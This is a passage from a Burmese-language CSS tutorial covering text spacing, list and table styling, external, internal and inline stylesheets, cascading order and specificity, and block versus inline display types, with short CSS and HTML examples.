
ဒီကဏ္ဍမှာဖြည့်စွက်မှတ်သားသင့်တဲ့ Property နှစ်ခုကတော့ `letter-spacing` နဲ့ `word-spacing` တို့ ဖြစ်ပါတယ်။ စာလုံးတစ်လုံးနဲ့တစ်လုံးကြား အကွာအဝေးကိုသတ်မှတ်ဖို့ `letter-spacing` ကို သုံးနိုင်ပါတယ်။ စကားစု တစ်စုနဲ့တစ်စုကြား အကွာအဝေးကို သတ်မှတ်ချက်ရင်တော့ `word-spacing` ကို သုံးနိုင်ပါတယ်။

```
p {
  letter-spacing: -1px;
  word-spacing: 4px;
}
```

နမူနနာမှာ `letter-spacing` ကို `-1px` လို့ပြောလိုက်တော့ စာလုံးတစ်လုံးနဲ့တစ်လုံး ကွာမသွားတဲ့အပြင် ပိုပြီး ကပ်သွားမှာ ဖြစ်ပါတယ်။ Minus နဲ့လည်း ပေးလို့ရတယ်ဆိုတာ သတိပြုမိအောင်ဖော်ပြပေးတာပါ။ စာလုံးတွေ အကြောင်းပြောလက်စနဲ့ သတိပြုသင့်တဲ့ အချက်တစ်ချက်ကို ဖြည့်စွက်ချင်ပါတယ်။အဲ့ဒါကတော့ Measure လို့ခေါ်တဲ့ စာပိုဒ်အကျယ်ဖြစ်ပါတယ်။ သိပ်ကျယ်လွန်းရင်ဖတ်ရခက်သလို၊ သိပ်ကျဉ်းလွန်း ရင်လည်းဖတ်ရခက်ပါတယ်။ မျှတတဲ့အကျယ် ကတော့ စာလုံး (၃၀) စာလောက်ဖြစ်တယ်လို့ဆိုကြပါတယ်။ ဒါကြောင့် ကျွန်တော်ကတော့ စာပိုဒ်တိုင်းကို `width` Property သုံးပြီး ဒီလိုသတ်မှတ်လေ့ရှိပါတယ်။

```
p {
  font-size: 14px;
  width: 30em;
}
```

ပုံ (၃-၃) မှာ နှိုင်းယှဉ်လေ့လာကြည့်ပါ။



ပုံ (၃-၃) Measure in Typography

source: http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography

Styling Lists and Tables

`<ul>` `<ol>` Element တွေနဲ့ Document ထဲမှာ ထည့်သွင်းထားတဲ့ List တွေရဲ့ Bullet နဲ့ Number Style သတ်မှတ်ပုံတွေကို ဖော်ပြပေးချင်ပါတယ်။ `list-style-type` Property ကိုသုံးပြီး Marker အဖြစ်ဖော်ပြစေလိုတဲ့ Number သို့မဟုတ် Bullet ကို သတ်မှတ်နိုင်ပါတယ်။ တွဲဖက်အသုံးပြုနိုင်တဲ့ Value တွေကတော့ `circle (○)`, `disc(●)`, `square(■)`, `decimal (1-2-3)`, `lower-alpha (a-b-c)`, `lower-roman (i-ii-iii)`, `upper-alpha (A-B-C)`, `upper-roman (I-II-III)` တို့ပဲဖြစ်ပါတယ်။ `armenian`, `georgian`, `greek` စတဲ့ Value တွေလည်း ရှိသေးပေမယ့် အသုံးနည်းပါတယ်။ `list-style-type` မသတ်မှတ်ထားရင် `<ul>` အတွက် `disc` ကို Default အနေနဲ့အသုံးပြုပြီး `<ol>` အတွက် `decimal` ကို Default အနေနဲ့ အသုံးပြုဖော်ပြပေးမှာဖြစ်ပါတယ်။ Bullet တွေ Number တွေ မလိုချင်လို့ ဖြုတ်ပြစ်ချင်ရင်တော့ `none` ကို သုံးရပါတယ်။ List ဆိုတိုင်း Bullet နဲ့ ဖော်ပြချင်တာမဟုတ်လို့ `none` ကလည်း အသုံးများပါတယ်။

နောက်ထပ်အသုံးဝင်တဲ့ List Property ကတော့ `list-style-image` ဖြစ်ပါတယ်။ List Marker ဖြစ်တဲ့ Bullet တွေ Number တွေအစား Icon Image လေးတွေနဲ့ ဖော်ပြလိုရင်အသုံးပြုနိုင်ပါတယ်။


```
ul {
  list-style-image: url(arrow.png);
}
```

`list-style-image` အတွက် Value ကို `background-image` မှာလိုပဲ `url()` နဲ့ သတ်မှတ်ပေးရပါတယ်။

`<table>` Element ကို Style တွေသတ်မှတ်နိုင်ဖို့အတွက် ဖြည့်စွက်လေ့လာရမယ့် Property နှစ်ခုရှိပါတယ်။ `border-spacing` နဲ့ `border-collapse` တို့ပဲဖြစ်ပါတယ်။ `border-spacing` Property ကို Table Cell တွေ တစ်ခုနဲ့တစ်ခု ကြားက အကွာအဝေးသတ်မှတ်ဖို့ အသုံးပြုရပါတယ်။ `border-collapse` ကိုတော့ Table Cell တွေမှာ ဘယ်လို Border Style ကိုအသုံးပြုရမလဲသတ်မှတ်ဖို့အသုံးပြုရပါတယ်။

ပုံ (၃-၆) မှာဖော်ပြပေးထားတဲ့ Table Style ရအောင် ဒီလိုရေးသား ပေးရမှာဖြစ်ပါတယ်။

```
table {
  border-spacing: 1px;
  background: #247;
}

td {
  background: white;
  border-collapse: collapse;
}

th {
  color: white;
}
```



Code	Name	ISO	ISO3
500	Montserrat	MS	MSR
504	Morocco	MA	MAR
508	Mozambique	MZ	MOZ
104	Myanmar	MM	MMR
516	Namibia	NA	NAM
520	Nauru	NR	NRU
524	Nepal	NP	NPL
528	Netherlands	NL	NLD
530	Netherlands Antilles	AN	ANT
540	New Caledonia	NC	NCL

ပုံ (၃-၈) CSS Table Style

နမူနာမှာ `border-spacing: 1px;` ကို table အတွက် သတ်မှတ်ပေးပြီး `border-collapse: collapse;` ကိုတော့ `td` အတွက် သတ်မှတ်ပေးထားတာဖြစ်ပါတယ်။ အမှန်တော့ အခုနမူနာမှာ၊ Cell တွေကြားထဲက တွေ့နေရတဲ့ Border ပုံစံ လိုင်းတွေက Border မဟုတ်ပါဘူး။ Table Background Color ကို Cell တွေကြားထဲမှာရှိနေတဲ့ Space ကနေ မြင်တွေ့နေရလို့ Border လိုင်း လေးတွေလို့ထင်စရာဖြစ်နေတာဖြစ်ပါတယ်။ ဒီနည်းက Table တွေကို Border လိုင်း တွေနဲ့ဖော်ပြလိုတဲ့အခါအသုံးပြုလေ့ရှိတဲ့ နည်းလမ်းပဲဖြစ်ပါတယ်။

အခုဆိုရင် CSS အခြေခံ Property တွေ စုံသလောက်ရှိသွားပါပြီ။ ဒါပေမယ့် CSS ကို ဘယ်နားမှာရေးပြီး HTML Document နဲ့ဘယ်လိုချိတ်ဆက်ရလဲမပြောရသေးပါဘူး။ ဆက်ကြည့်ချင်ပါတယ်။

3.7 - External CSS

CSS Rule ထည့်သွင်းရေးသားထားတဲ့ File တွေကို `css` Extension နဲ့ သိမ်းဆည်းပေးရပါတယ် (ဥပမာ - `style.css, layout.css, widget.css`)။ ပြီးခဲ့တဲ့ အခန်းမှာပြောခဲ့သလိုပဲ File တစ်ခုဟာ ဘာ File လဲ ဆိုတာကို ကွန်ပျူတာက ဆုံးဖြတ်ဖို့ File ရဲ့ Content-Type Attribute ကအဓိကဖြစ်ပါတယ်။ ဒါပေမယ့် File Extension ကို `css` သိမ်းဆည်း ပေးလိုက်ရင် Content-Type Attribute ကို သီးခြားသတ်မှတ်နေစရာမလိုတော့ပဲ ကွန်ပျူတာက CSS Style File မှန်းသိရှိသွားစေမှာဖြစ်ပါတယ်။ CSS File တွေကို Web Document ထဲမှာ ချိတ်ဆက် အသုံးပြုလိုရင် `<link>` Element ကိုအသုံးပြုချိတ်ဆက်ရပါတယ်။ ဥပမာ -

```
<link rel="stylesheet" href="style.css">
```

`<link>` Element ကို Favicon, RSS အစရှိတဲ့ တစ်ခြား Resource တွေနဲ့ ချိတ်ဆက်ဖို့လည်းသုံးသေးတဲ့ အတွက် `rel` Attribute မှာ `stylesheet` လို့ သတ်မှတ်ပေးဖို့အပ်ပါတယ်။ `href` Attribute မှာတော့ CSS File ရှိနေတဲ့ URL ကို ထည့်သွင်းပေးရပါတယ်။ ဒီလိုချိတ်ဆက်ပေးလိုက်ခြင်းဟာ ဒီ Document ကိုဖော်ပြတဲ့အခါ `style.css` ထဲမှာ သတ်မှတ်ထားတဲ့အတိုင်း ဖော်ပြပေးပါလို့ ကြေငြာလိုက်ခြင်းလည်းဖြစ်ပါတယ်။

`<link>` Element ကို နှစ်သက်ရာနေရာမှာထည့်သွင်းနိုင်ပေမယ့်၊ ကြေငြာချက်တစ်မျိုးဖြစ်လို့ `<head>` Element အတွင်းမှာ ထည့်သွင်းပေးမှပိုမိုထိရောက်မှာဖြစ်ပါတယ်။ ဥပမာ - Browser က `<body>` Element ထဲကအချက်အလက်တွေကို မဖော်ပြခင် ဘယ်လို Style နဲ့ဖော်ပြရမလဲ ကြိုတင်ပြင်ဆင်နိုင်လို့ ပိုမိုချောမွေ့အဆင် ပြေစေမှာဖြစ် ပါတယ်။ ဒါကြောင့် `<link>` Element ကို `<head>` Element အတွင်းမှာပဲထည့်သွင်းသင့်ပါတယ်။

ဒီလို `css` Extension နဲ့ သိမ်းဆည်းထားတဲ့ CSS Style File တွေဟာ HTML Document နဲ့ မသက်ဆိုင်ပဲ သီးခြား ဖြစ်နေစေတဲ့အတွက် External CSS လို့ခေါ်ပါတယ်။ External CSS ရဲ့အားသာချက် နှစ်ချက်ရှိပါတယ်။ နံပါတ် (၁) ကတော့ Style တွေကိုခွဲ ထုတ်လိုက်တဲ့အတွက် HTML Document ဟာ Semantic Data Structure အဖြစ်သီးခြားရပ် တည်နိုင်သွားမှာပဲ ဖြစ်ပါတယ်။ CSS ကို ဖန်တီးတီထွင်ရတဲ့ ရည်ရွယ်ချက်ကလည်း ဒီ ရည်ရွယ်ချက်နဲ့ပဲ တီထွင်ခဲ့တာဖြစ်ပါတယ်။

နံပါတ် (၂) ကတော့ CSS Style File တစ်ခုကို HTML Document ပေါင်းများစွာက ချိတ်ဆက်ရယူအသုံးပြုနိုင်လို့ တူညီတဲ့ Style တွေကို ထပ်ခါထပ်ခါပြန်ရေးစရာမလိုတော့တဲ့ Reusable အားသာချက်ရရှိသွားစေပါတယ်။ ဒီလို Style File တစ်ခုကို ဝေမျှသုံးတဲ့ အတွက် ပြင်ဆင်မှုတွေပြုလုပ်ဖို့ လိုအပ်လာရင်လည်း Style File မှာ ပြင်လိုက်ယုံနဲ့ ချိတ်ဆက် ရယူပြီးသုံးထားတဲ့ Document အားလုံး ကိုတစ်ပြိုင်တည်း Effect ဖြစ်စေမှာဖြစ်လို့ များစွာလွယ်ကူသွား စေမှာဖြစ်ပါတယ်။ ပြီးတော့ Cache အားသာချက်ကလည်း ရှိပါသေးတယ်။ Document တစ်ခုကို ရယူလိုက်တဲ့အခါ သက်ဆိုင်ရာ ချိတ်ဆက်ထားတဲ့ Style File ကိုပါ Browser က Cache လုပ်ထားနိုင် မှာဖြစ်ပါတယ်။ အဲ့ဒီ Style File ကိုပဲသုံးထားတဲ့နောက် Document တစ်ခုကိုရယူတဲ့အခါမှာ Style File က အတူတူပဲဖြစ်လို့ထပ်ယူ စရာမလို တော့ပဲ Cache လုပ် ထားတာကိုအသုံးပြုနိုင်တဲ့အတွက် Performance ပိုင်းမှာ ပိုမိုကောင်းမွန်သွားမှာပဲဖြစ်ပါတယ်။ ဒါကြောင့် နည်းလမ်းအမျိုးမျိုး ရှိတဲ့အနက်က ဒီနည်းကိုပဲ လက်တွေ့မှာအသုံးပြုသင့်တာ ဖြစ်ပါတယ်။

3.8 - Internal CSS

နောက်ထပ်နည်းလမ်းတစ်ခုအနေနဲ့ CSS တွေကို HTML Document အတွင်းမှာ `<style>` Element သုံးပြီး ထည့်သွင်း ရေးသားနိုင်ပါတယ်။ HTML Document ထဲမှာ ရေးသားထားလို့ Internal CSS လို့ခေါ်ပါတယ်။ Document တစ်ခုတည်းအတွက် သီးခြားသတ်မှတ်ဖို့လိုအပ်တဲ့ Style တွေရေးဖို့အသုံးဝင်ပါတယ်။ External CSS ကရတဲ့ Style တွေသီး ခြားခွဲထုတ်နိုင်ခြင်းနဲ့ Reusable အားသာချက်တွေတော့ Internal CSS မှာ ရရှိမှာမဟုတ်ပါဘူး။ သူလည်းပဲ နှစ်သက်ရာ နေရာမှာ ရေးသားနိုင်ပေမယ့် `<head>` Element အတွင်းမှာ ရေးသားသင့်ပါတယ်။

```
<style>
  body {
    font-size: 16px;
    line-height: 1.5em;
    color: #222;
  }

  h1 {
    font-size: 21px;
    font-weight: normal;
  }

  …
</style>
```

`<style>` Element အတွက်အရင်က `type="text/css"` ဆိုတဲ့ Attribute ထည့်သွင်းပေးရလေ့ရှိပါတယ်။ ဒါပေမယ့် CSS အပြင် တစ်ခြားတွင်တွင်ကျယ်ကျယ်သုံးတဲ့ Style Language မရှိသလို `type` Attribute မပါတဲ့အခါ Browser တွေက အလိုအလျှောက် CSS လို့ နားလည်ပေးသွားမှာဖြစ်လို့ ထည့်စရာမလိုအပ်တော့ပါဘူး။

3.9 - Inline CSS

နောက်တစ်နည်းကတော့ သက်ဆိုင်ရာ Element မှာ `style` Attribute သုံးပြီးရေးသားခြင်းဖြစ်ပါတယ်။ Element နဲ့ အတူတွဲဖက်သတ်မှတ်ထားလို့ Inline CSS လို့ ခေါ်ပါတယ်။ သက်ဆိုင်ရာ Element နဲ့အတူတွဲဖက်ရေးသားတာဖြစ်လို့ သူ့မှာ Selector မလိုတော့ပါဘူး။ Property နဲ့ Value တွေချည်းပဲရေးသားပေးရမှာဖြစ်ပါတယ်။

```
<p style="color:red; font-style:italic;"> … </p>
```

Inline CSS ကိုတော့ အတက်နိုင်ဆုံး ရှောင်ရမှာဖြစ်ပါတယ်။ Style တွေကိုသာ HTML Element တွေနဲ့ တွဲရေးချင်ရင် CSS တောင် ကျွန်တော်တို့ သုံးမနေပါဘူး။ HTML မှာလည်း `<font>` `<center>` တို့လို Style သတ်မှတ်နိုင်တဲ့ Element တွေ `bgcolor, border` တို့လို Style သတ်မှတ်တဲ့ Attribute တွေ ရှိနေလို့ စကတည်းက ဒီ Element နဲ့ Attribute တွေ အသုံးပြုလိုက်ယုံပါပဲ။

Inline CSS အသုံးဝင်တဲ့နေရာတော့ရှိပါတယ်။ အဲ့ဒါကတော့ JavaScript နဲ့ Interactive User Interface တွေတည် ဆောက်တဲ့ နေရာမှာပဲဖြစ်ပါတယ်။ JavaScript ကနေလိုအပ်တဲ့ Interface Interaction ကိုရရှိဖို့ Inline

CSS ကို သင့်တော်သလို အသုံးပြုသွားမှာဖြစ်ပါတယ်။ နောက်တစ်ခန်းမှာ JavaScript လေ့လာတဲ့ အခါတွေ့ရမှာပါ။ လိုရင်းကတော့ Inline CSS ဟာ JavaScript နဲ့ တွဲဖက်အသုံးပြုဖို့အသုံးဝင်ပေမယ့် Document Style သက်မှတ်ဖို့သက်သက်အတွက် ဆိုရင် အသုံးမပြုသင့်တဲ့ နည်းလမ်းတစ်မျိုးပဲဖြစ်ပါတယ်။

3.10 - Multiple Style Sheets and Cascading Order

Browser က Style နဲ့ပတ်သက်ပြီး အလုပ်လုပ်တဲ့အခါ Default → External Style → Internal Style → Inline Style ဆိုတဲ့ အစီအစဉ်အတိုင်းလုပ်သွားလေ့ရှိပါတယ်။ ဒါကို Cascading Order လို့လည်းခေါ်ပါတယ်။ ရှိသမျှ Style တွေအားလုံးကို အစီအစဉ် အတိုင်းအလုပ်လုပ်ပေးသွားတာဖြစ်ပါတယ်။

Element တစ်ခုအတွက် External Style အနေနဲ့ရေးထားတဲ့ Rule နဲ့ Internal Style အနေနဲ့ ရေးသားထားတဲ့ Rule ထပ်နေခဲ့ရင်၊ နောက်မှအလုပ်လုပ်တဲ့ Internal Rule က External Rule ကို Overwrite လုပ်သွားလို့ Internal Rule က အတည် ဖြစ်နေစေမှာဖြစ်ပါတယ်။ Inline Style တွေကိုတော့ နောက်ဆုံးမှအလုပ်လုပ်လို့ Inline Style သာ သတ်မှတ် ထားရင် ကျန်အားလုံးကို Overwrite လုပ်သွားမှာဖြစ်ပါတယ်။

လက်တွေ့မှာ HTML Document တစ်ခုနဲ့ ချိတ်ဆက်အသုံးပြုတဲ့ External Style တွေလည်း တစ်ခုထက်ပိုရှိတက်ပါ တယ်။ ဒီ External Style တွေထဲမှာကို တစ်ခုနဲ့တစ်ခု ပြန်ထပ်နေတဲ့ Rule တွေလည်းရှိတက်ပါတယ်။ အရိုးရှင်းဆုံး နားလည်ထားစေချင်တာက၊ Browser တွေက CSS Rule တွေကို အခြေခံအားဖြင့် တစ်လိုင်းချင်း (Line-by-Line) အစီအစဉ်အတိုင်းအလုပ်လုပ် သွားတယ်လို့နားလည်စေချင်ပါတယ်။ ဒါကြောင့် Rule တွေထပ်လာတဲ့ အခါ အရင်သတ်မှတ် ခဲ့တဲ့ Rule ကို နောက်မှသတ်မှတ်တဲ့ Rule က Overwrite လုပ်သွားမှာပဲဖြစ်ပါတယ်။ `<link>` Element နဲ့ ချိတ်ဆက်တဲ့အခါ နောက်မှချိတ်ဆက်တဲ့ CSS File ထဲက Style တွေကအရင်ချိတ်ဆက်ထားတဲ့ File ထဲက Style တွေကို (ထပ်နေခဲ့ရင်) Overwrite လုပ်သွားမှာပဲဖြစ်ပါတယ်။

```
/* First Declaration for <h3> */
h3 {
  font-size: 18px;
  text-align: center;
  color: red;
}

…

/* Another Declaration for <h3> again */
h3 {
  font-size: 21px;
  text-align: left;
}
```

ပေးထားတဲ့ နမူနာမှာ h3 Selector သုံးပြီးရေးထားတဲ့ CSS Rule က နှစ်ကြိမ်ဖြစ်နေပါတယ်။ ပထမတစ်ကြိမ်မှာ `font-size`, `text-align` နဲ့ `color` တို့ သတ်မှတ်ထားပြီး နောက်တစ်ကြိမ် မှာတော့ `font-size` နဲ့ `text-align` ကို ထပ်သတ်မှတ် ထားပါတယ်။ နှစ်ခါရေးထားပေမယ့် တစ်ကယ်ပြန်ထပ်တာက `font-size` နဲ့ `text-align` သာဖြစ်ပါတယ်။ `color` ကို နောက်တစ်ခါ ထပ်မကြေငြာလို့ပြန်မထပ်တော့ပါဘူး။ h3 အတွက်

ပေါင်းစပ်လိုက်တဲ့ နောက်ဆုံးရလဒ်ကတော့ အခုလို ဖြစ်သွားမှာပါ။

```
h3 {
  font-size: 21px;
  text-align: left;
  color: red;
}
```

Rule တွေထပ်လာတဲ့အခါ အခြေခံအားဖြင့် ဒီနည်းနဲ့အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် Priority လို့ခေါ်တဲ့ ဦးစားပေးတွေတော့ရှိပါတယ်။ ဥပမာ Element တစ်ခုမှာ ID ရော Class ပါ သတ်မှတ်ထားတယ် ဆိုပါစို့။

```
[HTML]
<p id="note" class="note"> … </p>

[CSS]
#note {
  background-color: #FFFFDD;
}
.note {
  background-color: yellow;
}
```

Element တစ်ခုတည်းကိုပဲ ID နဲ့ တစ်ခါ Class နဲ့တစ်ခါ Select လုပ်ပြီး ရေးထားတာဖြစ်ပါတယ်။ Class နဲ့ Select လုပ်ပြီး ရေးတာကနောက်မှဖြစ်ပေမယ့် ဒီနေရာမှာ ID နဲ့ Select လုပ်ပြီးရေးထားတဲ့ `background-color: #FFFFDD;` ကိုပဲ အတည်ယူသွားမှာ ဖြစ်ပါတယ်။ ID Selector ဟာ Class Selector ထက် Priority မြင့်လို့ဖြစ်ပါတယ်။ Priority က ပိုပြီးတိကျတဲ့ Selector တွေကို ဦးစားပေးတာ ဖြစ်ပါတယ်။

```
#nav li a {
  text-decoration: underline;
}

li a {
  text-decoration: none;
}
```

ဒီနှစ်မှာဆိုရင်လည်း `li a` Selector က နောက်မှရေးပေမယ့် ပိုပြီးတိကျတဲ့ `#nav li a` Selector နဲ့ ရေးသားထား တဲ့ `text-decoration: underline;` ကိုသာ အတည်ယူအသုံးပြုပေးသွားမှာပဲဖြစ်ပါတယ်။ Priority ကို `!important` Marker သုံးပြီး Force လုပ်လို့တော့ရပါတယ်။ ဥပမာ -

```
#nav li a {
  text-decoration: underline;
}

li a {
  text-decoration: none !important;
}
```

Priority အရ `#nav li a` က မြင့်ပေမယ့် `li a` ထဲက `text-decoration: none` မှာ `!important` Marker ပါနေတဲ့အတွက် `text-decoration: none` ကို ဦးစားပေးပြီး အတည်ယူပေးသွားမှာပဲဖြစ်ပါတယ်။

3.11 - Display Types

HTML Element တွေကို Display Type ပေါ်မူတည်ပြီး အဓိကအားဖြင့် နှစ်အုပ်စုခွဲလို့ရပါတယ်။ Block နဲ့ Inline တို့ ဖြစ်ပါတယ်။ Block Element တွေဟာ Parent Element ရဲ့အကျယ် (Width) ရှိသလောက် နေရာ အပြည့်ယူတဲ့ Element အမျိုးအစားတွေပါ။ လိုအပ်ရင် width နဲ့ height Property တွေသုံးပြီး အကျယ်နဲ့အမြင့်ကို လိုသလို သတ်မှတ်နိုင်ပါတယ်။ ထူးခြားချက်က သူတို့ရဲ့ဘေးမှာ တစ်ခြား Element တွေကိုနေရာမပေးပဲ၊ နောက်တစ်လိုင်းကို ဆင်းပြီး ဖော်ပြစေတာပဲဖြစ်ပါတယ်။ `<h1>` ကနေ `<h6>`, `<p>` `<ul>` `<li>` Element တွေဟာ Block Element တွေပဲဖြစ်ပါတယ်။

Inline Element တွေကတော့ Block နဲ့ ပြောင်းပြန်ဖြစ်ပါတယ်။ Element Content ရှိသလောက်ပဲ အမြဲနေရာယူပါတယ်။ အကျယ်နဲ့အမြင့်ကို ပြုပြင်သတ်မှတ်လို့မရပါဘူး။ အမြဲတမ်း Element Content ရှိသလောက်သာ နေရာယူတဲ့ Element တွေပဲဖြစ်ပါတယ်။ Inline ဆိုတဲ့အတိုင်းလိုင်းတစ်ခုအတွင်းက အစိတ်အပိုင်းတစ်ခုဖြစ်လို့ တစ်ခြား Inline Element တွေနဲ့ ဘေးချင်းယှဉ်လျက်ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဘေးချင်းယှဉ်ဖော်ပြပေးဖို့နေရာမဆန့်တော့မှ နောက်တစ်လိုင်းကိုဆင်းပြီးဖော်ပြလေ့ရှိတဲ့ Element များပဲ ဖြစ်ပါတယ်။ `<b>` `<i>` `<em>` `<strong>` အပါအဝင် Formatting Element တွေနဲ့ `<a>` Element တို့ဟာ Inline Element များပဲဖြစ်ပါတယ်။


Element တွေရဲ့ Display Type ကို `display` Property နဲ့ ပြောင်းလဲသတ်မှတ်လို့ရပါတယ်။ ဥပမာ - Inline Element ဖြစ်တဲ့ `<a>` Element ကို Block ပြောင်းလိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
a {
  display: block;
}
```

အလားတူပဲ Block Element တွေကို Inline အဖြစ်ပြောင်းလဲသတ်မှတ်လိုရင်လည်း `display: inline;` လို့ ကြေငြာသတ် မှတ်နိုင်ပါတယ်။ ဒါပေမယ့် Block ကို Inline ပြောင်းဖို့ လိုခဲပါတယ်။ အများအားဖြင့် Inline Element တွေကိုသာ Block ပြောင်းကြလေ့ရှိပါတယ်။ ပြောင်းတဲ့ ရည်ရွယ်ချက်က `width`, `height` Property တွေနဲ့ အမြင့်နဲ့အကျယ်တို့ကို သတ်မှတ်လိုတဲ့အတွက် ပြောင်းကြတဲ့သဘောဖြစ်ပါတယ်။ Inline Element တွေက သဘာဝ အရအမြင့်နဲ့အကျယ်ကို သတ်မှတ် ပေးလို့မရတဲ့အတွက် သူတို့ကို Block ပြောင်းပြီးမှ သတ်မှတ်ရတာဖြစ်ပါတယ်။ ဥပမာ `<a>` Element တစ်ခုအတွက် အခုလို သတ်မှတ်ရေးသားနိုင်ပါတယ်။

```
a {
  display: block;
  width: 200px;
  height: 40px;
  text-align: center;
  line-height: 40px;
  text-decoration: none;
  background-color: #519B7E;
  color: #FFF;
  border-radius: 20px;
}
```

ဒီလိုရေးသားသတ်မှတ်လိုက်ရင် ရရှိမယ့်ရလဒ်ကတော့ အခုလိုပုံစံရရှိမှာဖြစ်ပါတယ်။



